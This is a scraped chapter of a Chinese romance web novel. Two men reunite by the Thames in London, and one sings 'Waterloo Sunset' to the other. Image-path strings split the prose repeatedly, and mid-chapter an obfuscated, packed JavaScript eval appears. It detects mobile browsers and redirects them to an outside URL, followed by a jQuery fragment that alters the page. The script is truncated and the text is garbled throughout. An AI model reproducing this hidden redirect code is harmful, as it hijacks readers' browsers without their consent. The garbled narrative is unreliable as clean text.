44.第 44 章
作品:《前男友非要和我复合》 英国的四季变化并不明显,春天总是悄无声息的降临,带着明显和煦的春风。
裴然盯着屏幕上的文字,几乎是本能地抬起头,瞧见不远处的屋檐下,站着一位比春风还温暖的人。
男人张开双臂,宽阔的胸膛像是可以阻挡世间所有烦心事,薄唇微启,轻声唤他。
隔得太远,他听不清楚,但看嘴型是叫的——然然。
何其有幸,分离多年后爱人仍旧愿意爱着他。
他学着顾临川的模样张开双臂,像离弦的箭一般朝他冲过去,稳稳落入他的怀中。
“你怎么会来?”裴然环住他的腰,耳朵贴在他胸口,“看到消息的时候,我还以为你在逗我。”
“旷工了,来看看你。”顾临川揉了揉他的发顶,又摸着他薄薄的外套,皱眉,“怎么不多穿点?”
有一种冷叫男朋友觉得你冷。
裴然颇为无奈,用自己微热的掌心去贴他的侧脸,为自己证明:“英国升温啦,我一点都不冷。”
顾临川见他的确不冷,才放弃要将外套披到他肩上的想法。
“老板怎么带头旷工呀?”裴然拉着他的手往前走,语气是自己都没有意识到的撒娇,“这算不算新时代的从此君王不早朝?”
“我来见见自己的男朋友,有什么错?算不上昏庸。”顾临川勾唇笑,“更何况,我是老板谁敢说我?”
裴然笑道:“真是霸道啊。”
顾临川挑眉:“一点老板的特权而已。”
裴然轻声又问:“很忙吗?可以多待几天吗?”
顾临川说:“晚上就回。”
“这么快?”裴然不自觉地耷拉着脑袋,下一秒又恢复原状,“没事的,很快婚宴开始,我就回来找你。”
顾临川低头,在他脸上落下一吻,“麻烦多陪陪我吧,我很需要你。”
“我知道了。”裴然闷声说。
顾临川说:“走前去医院看看徐姨,她状态好点了吗?”
“好多了。”裴然看了看手表,还剩下五个小时的独处时间,“现在已经能站起来借助工具走几步了。”
顾临川:“那就好。”
伦敦今日的风很大,但并不冷,两人十指相扣,沿着前方漫无目的地走着。
湿润的风轻轻拂过泰晤士河面,泛起一层软金似的光,吹到两人身边。
裴然走在前面,脚步很慢,带着顾临川认识这个当年他独自生活的小世界。
“平时没课的时候,我常常会来这边。”裴然声音很轻,目光落在不远处的流浪汉音乐家身上,“有时候画图,有时候就发呆坐一会儿,吹吹风。”
顾临川安静地跟在他身侧,没打断,只是认真地听着。
裴然独自在英国的七年,他并没有参与,现在听到他随口提起,之间的心疼又珍贵。
初到英国时,人生地不熟的裴然会害怕吗?会想他吗?会在夜里偷偷抹眼泪吗?
裴然领着他走到一处矮栏杆旁边,那是他常待的位置。
悠扬的手风琴声顺着风传过来,让两人之间的气氛变得更浪漫又唯美。
“我在这里画过不少设计稿,来往的人群,昏暗的天气,甚至是大本钟的钟声,都会给我带来无限的灵感。”裴然指尖轻轻放在栏杆上,感慨,“有时候我也觉得,苦难是灵感的温床,在英国的这些年,是苦难成就了我,它让我无法沉溺在幸福编织的象牙塔里,逼着我走出来,逼着我一点一点画下来……”
顾临川看着他的侧脸,阳光落在他的睫毛上,柔和的像一幅油画。
他知道裴然会这样想只是在欺骗自己,将一切的苦难视作命运的恩赐,或许会好受一些。
人生就是这样,有得必有失。上帝为你关上一扇门的同时,就会为你打开一扇窗。
在接连失去了亲情和爱情之后,他的事业迎来了春天,是馈赠还是补偿?谁也说不清楚。
许久之后,他缓缓开口:“苦难并不会造就天才,苦难只会让人失去和痛苦。”
顾临川的声音软下来,像是在哄一个倔强的孩子:“你的才华不需要靠这些伤口来发光,就算没有经历这些,你也会不断地成长,最终成为被所有人仰望的设计师。”
裴然眼神温柔地望着他,破涕为笑:“你喜欢我,当然会觉得我很厉害。”
顾临川问:“还记得你在我家看到的那副油画吗?”
“记得。”裴然想起有关这副油画的故事,“怎么了?”
“当时我和英国的合作商一起来义卖展览参观,我并不知道会有你的作品。”顾临川握紧他的手,温暖着他微凉的指尖,“是他在聊天中无意提起,从前在中国购买过一副油画,从此他便深深地迷恋上了,所以特意邀请我来此。”
裴然深吸一口气,试探地问:“不会买的是我的吧?”
“是的。”顾临川继续说,“当时逛完了整座展馆,他非常兴奋地告诉我,他发现一副油画和当年的笔触十分相似,像是有神性,并且同样是是来自东方,当时他立刻打算买下收藏。只可惜,我看见了下方的署名,再我也表达了喜爱之后,他便忍痛割爱了。”
裴然不知道这幅画还有这样的经历,不禁有些震惊,他断然是不认为自己的画作有这样的魅力。
毕竟之前他作为应试教育,设计和灵感都相当死板,时常设计出华而不实的服装,还为此沾沾自喜。
但当时顾临川和父母一直很鼓励他,顾临川还为他举办过几场私人画展,邀请了一些国内有名的设计师为他作陪。
那副油画应该就是在那时候流通到英国的。
真是奇妙的联系。
“我还以为,当年的作品非常平凡,没想到……”裴然莫名唏嘘。
“现在相信了吗?”顾临川替他理了理额前的碎发,顺手揉上他冰凉的耳垂,“我说过,只要是你裴然,这一切就都会是你的,不论苦难或是幸福。”
“如果可以的话,我愿意用我的一切,去换你的幸福。”顾临川轻轻地抵上他的额头,安抚地蹭着,“从此以后,把幸福作为你灵感的温床,好吗?”
裴然睁着眼睛,看着近在咫尺的脸庞,对方双眼紧闭,眼睫轻颤,像是从前他在教堂里见过的虔诚的信徒。
他的内心再也无法宁静,他忽然反应过来发生了什么,此时此刻,有一个人在泰晤士河边,郑重地说下要他幸福的话,流动的空气和人群在一瞬间静止。
这一刻他只能看见眼前的顾临川。
比春天先来的,是顾临川。
聊完沉重的话题,裴然张开双臂让风灌了满怀,并让顾临川学着他的动作,说:“让泰晤士河岸的风,带走我们的烦恼吧。”
“嗯。”顾临川依言,却绕到裴然的身后,深深地拥住他,“我没有烦恼,我只要你。”
裴然笑弯了眼,转过身和他接了个温柔而缠绵的吻。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17223472|194889||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
之后,两人在河边悠闲地散步,裴然请顾临川喝了一杯从前最爱的热可可,捧在手心暖意直流心间,甜而不腻。
两人走到流浪汉音乐家的身边,流浪汉头发凌乱,抱着一把旧吉他,坐在路边自弹自唱。
路过的人群为之驻足,将他位在圈的中心。
裴然脚步顿了顿,目光落到吉他上,忽然笑了一下。
他回头看着顾临川,眼底闪着细碎的光:“等我一下。”
说完,他走向那位音乐家,低声交谈了几句,最后指了指站在不远处的顾临川。
对方顺着他的指尖看过来,在看清顾临川的脸时,笑了笑,爽快地把吉他递给他。
裴然抱着旧吉他在流浪汉旁边随便找了个位置坐下,面对着顾临川,指尖轻轻拨弄了一下琴弦,音色并不完美,却足够干净独特。
“我要唱一首歌,献给我最爱的男朋友。”
裴然含着笑,对着面前有些不解的人群解释着。
闻言,围观的众人纷纷热闹起来,起哄着将顾临川给挪到人群的中心。
裴然对顾临川说:“从前我走在泰晤士河边时,每一个拐角我都期望着可以见到你,如今我的愿望成真了,你真的站在我的面前。谢谢你愿意爱我。”
顾临川深深地望着他,等待着他的歌曲。
裴然深吸一口气,指尖开始拨动琴弦,伴随着简单、柔情的和弦,一首情歌倾泻出来。
“Dirty oldriver, must you keep rolling
Flowing into the night?
People so busy, make me feel dizzy
Taxi light shines so bright
But I don''t need no friends
As long as I gaze on Waterloo sunset
I am in paradise
Every day I look at the world from my window
But chilly,chilly is the evening time
Waterloo sunset''s fine
……”
裴然嗓音很独特,天生的薄荷音让整首曲子显得很清透,但他情感又有几分思念的委屈,在场的人们纷纷沉迷其中。
一曲终,余音散在风中。
人群中响起稀稀拉拉的掌声,一旁的音乐家也朝他投来赞赏的目光:“简直是太棒了这首曲子!”
裴然谦虚地笑着,将吉他递还给他,转身深深的扑进顾临川的怀抱。
顾临川神色难得有几分错愕,但仍旧牢牢地抱紧了他,在他耳畔低声说:“我很喜欢,谢谢然然。”
“不用谢。”裴然在他怀里笑得张扬,“你听,他们都在祝福我们。”
两人相拥的一瞬间,人群爆发出一阵哄闹,不少人甚至大胆地吹起轻快的口哨,跃跃欲试想叫他们亲吻一个。
闻言,顾临川收紧手臂,牢牢抱紧怀里的人,低头在他发顶落下一吻。
像是一场没有下跪和戒指的求婚,一对新人在泰晤士河边得到了来自全世界各地的祝福,和对方为自己不停跳动的心脏。